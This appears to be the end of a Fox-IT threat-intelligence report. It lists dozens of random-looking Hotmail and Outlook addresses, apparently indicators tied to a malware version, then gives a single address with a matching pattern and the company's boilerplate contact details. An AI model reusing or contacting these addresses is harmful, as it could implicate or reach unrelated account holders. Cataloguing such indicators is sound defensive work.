fywoxucyroho@hotmail.com
qisupujogunu@hotmail.com
sykysoqaxixa@hotmail.com
pivubaqafek@hotmail.com
moworovexih@hotmail.com
mebyzozusiqy@hotmail.com
liduhegajoq@hotmail.com
wekunyqifyj@hotmail.com
foqetudixahy@outlook.com
sixuxuvuxucy@outlook.com
kymefimupoz@outlook.com

lugidyvamoz@outlook.com
sovekosojiz@outlook.com
zovijesyledy@outlook.com
netykuvyquj@outlook.com
qacedyhojice@outlook.com
nyxukepymaq@outlook.com
cadehinepyda@outlook.com
xebuqemipox@outlook.com
jyqekuhinudy@outlook.com
pyjigihekicy@outlook.com
gemalelucinu@outlook.com
xutimamalypa@outlook.com
gidirirynux@outlook.com
rutujajahez@outlook.com
gyjyjokysosy@outlook.com
fesomigamybu@outlook.com
zehuvowylop@outlook.com
tuluqucuxit@outlook.com
qulufifilyn@outlook.com
noqyketadyw@outlook.com
zuquwyqabilo@outlook.com
tunigosibopy@outlook.com
becuvycotave@outlook.com
qytazyruhuj@outlook.com
tebecowajywy@outlook.com
napujezyzer@outlook.com
byhesomowem@outlook.com
sosyzudusiny@outlook.com
tomozezonow@outlook.com
dydubafybypu@outlook.com

zemihufybivo@outlook.com
pakewehuhew@outlook.com
neraxubemiw@outlook.com
risahecopona@outlook.com
darezafozap@outlook.com
cuvejahisux@outlook.com
nuhawyhasyqe@outlook.com
nutazimeditu@outlook.com
nogejonizywy@outlook.com
nudifunufiga@outlook.com
zemerusejoj@outlook.com
lanygatajixu@outlook.com
howajurycyx@outlook.com
jehelosaqyd@outlook.com
bylodusigego@outlook.com
niruleneluwo@outlook.com
kefymyjahyz@outlook.com
sosuxigonak@outlook.com
todomurycogi@outlook.com
gapelemizubo@outlook.com
facigiwygyka@outlook.com
fikutazisigi@outlook.com
pyvicyxysen@outlook.com
zezozadilafy@outlook.com
guhedepizuco@outlook.com
wadavuwebuc@outlook.com
sidamurakatu@outlook.com

5.4.4 Version 1.0, 1.0a

afjiaa@asfuhus.cc.cc
afjiaa*([0-9]+)*@asfuhus.cc.cc

FOX-IT prevents, solves and mitigates the most serious threats as a result of cyber-attacks, fraud and data breaches with innovative solutions for government, defense, law enforcement, critical infrastructure, banking, and commercial enterprise clients worldwide. Our approach combines human intelligence and technology into innovative solutions that ensure a more secure society. We develop custom and packaged solutions that maintain the security of sensitive government systems, protect industrial control networks, defend online banking systems, and secure highly confidential data and networks.

for a more secure society

FOX IT

FOX-IT
Olof Palmestraat 6, Delft
PO BOX 638, 2600 AP Delft
The Netherlands

T +31 (0)15 284 79 99
F +31 (0)15 284 79 90
E fox@fox-it.com

FOX-IT.COM